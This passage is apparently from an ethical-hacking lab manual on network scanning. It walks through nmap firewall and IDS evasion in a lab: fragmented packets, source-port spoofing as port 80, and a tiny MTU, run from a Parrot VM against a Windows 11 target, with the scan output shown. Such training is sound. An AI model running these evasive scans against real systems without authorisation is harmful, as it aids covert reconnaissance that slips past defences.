
Module 03 – Scanning Networks



```
nmap -f 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd
[root@parrot]~# nmap -f 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 00:42 EDT
Nmap scan report for 10.10.1.11
Host is up (0.049s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: B4:B5:78:89:75:64 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds
[root@parrot]~#
```

14. Switch to the **Windows 11** virtual machine (target machine). You can observe the fragmented packets captured by the Wireshark, as shown in the screenshot.



15. Switch to the **Parrot Security** virtual machine.

16. In the **Parrot Terminal** window, type **nmap -g 80 [Target IP Address]**, (here, target IP address is **10.10.1.11**) and press **Enter**.


Note: In this command, you can use the **-g** or **--source-port** option to perform source port manipulation.

Note: Source port manipulation refers to manipulating actual port numbers with common port numbers to evade IDS/firewall: this is useful when the firewall is configured to allow packets from well-known ports like HTTP, DNS, FTP, etc.

17. The results appear, displaying all open TCP ports along with the name of services running on the ports, as shown in the screenshot.

```
[root@parrot]-[~]
#nmap -g 80 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 00:45 EDT
Nmap scan report for 10.10.1.11
Host is up (0.039s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: B4:B5:78:89:75:64 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 7.11 seconds
```

18. Switch to the **Windows 11** virtual machine (target machine). In the Wireshark window, scroll-down and you can observe the TCP packets indicating that the port number 80 is used to scan other ports of the target host, as shown in the screenshot.



19. Switch to the **Parrot Security** virtual machine.
20. Now, type **nmap -mtu 8 [Target IP Address]** (here, target IP address is **10.10.1.11**) and press **Enter**.

Note: In this command, **-mtu**: specifies the number of Maximum Transmission Unit (MTU) (here, **8** bytes of packets).

